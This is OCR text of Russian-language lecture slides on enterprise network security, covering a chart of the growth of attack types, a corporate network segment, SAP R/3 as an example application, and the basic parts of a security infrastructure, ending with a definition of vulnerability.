

Рост угроз


High
Low
Сложность средства атаки
Уровень знаний хакеров
1980
1985
1990
1995
2000
Подбор паролей
Вирусы
Перебор паролей
Использование уязвимостей
Запрет аудита
«Троянские кони»
Перехват сессий
Sweepers
Sniffers
Stealth-сканирование
Подмена пакета
GUI

Типовая схема сегмента корпоративной сети



Приложение масштаба предприятия

- **Приложение масштаба предприятия**
  - различные платформы
  - использование Internet
  - разное ПО и аппаратура
  - различные пользователи
  - масштабность
  - интеграция в технологию обработки информации

- Результат
  - Данные и системы могут быть:
    - выведены из строя
    - украдены
    - несанкционированно изменены

Особенности приложений масштаба предприятия

Внешние и внутренние злоумышленники

Управление безопасностью сосредоточено в разных руках:

- *администраторы безопасности*
- *администраторы баз данных*
- *системные и сетевые администраторы*
- *Web-мастера*

Ограниченные ресурсы на обеспечение безопасности

Пример приложений масштаба предприятия: SAP

SAP R/3 Клиент

WinNT Workstation

Приложение R/3 Серверная ОС

NT или Unix

База данных R/3

MS SQL Server или Sybase

База данных R/3 Серверная ОС


NT или Unix

TCP/IP

Безопасность сети

- Мониторинг всего трафика
- Обнаружение НСД
- Оповещение об атаках
- Завершение атаки
- Автоматическая реконфигура-ция сетевого оборудования

Интервал безопасности



Интервал безопасности


Традиционные средства защиты

Компоненты системы безопасности

- Access Control
- Encryption
- Authentication
- Virus/Content Security

ИНФРАСТРУКТУРА БЕЗОПАСНОСТИ

Инфраструктура безопасности




- **Access Control**
- Authentication
- Encryption
- Virus/Content Security

ИНФРАСТРУКТУРА БЕЗОПАСНОСТИ

Инфраструктура безопасности


Аутентификация



- Access Control
- Encryption
- **Authentication**
- Virus/Content Security

ИНФРАСТРУКТУРА БЕЗОПАСНОСТИ

Инфраструктура безопасности



- Access Control
- Encryption
- Authentication
- Virus/Content Security

ИНФРАСТРУКТУРА БЕЗОПАСНОСТИ

Уязвимости

Любая характеристика или свойство информационной системы, использование которой нарушителем может привести к реализации угрозы.

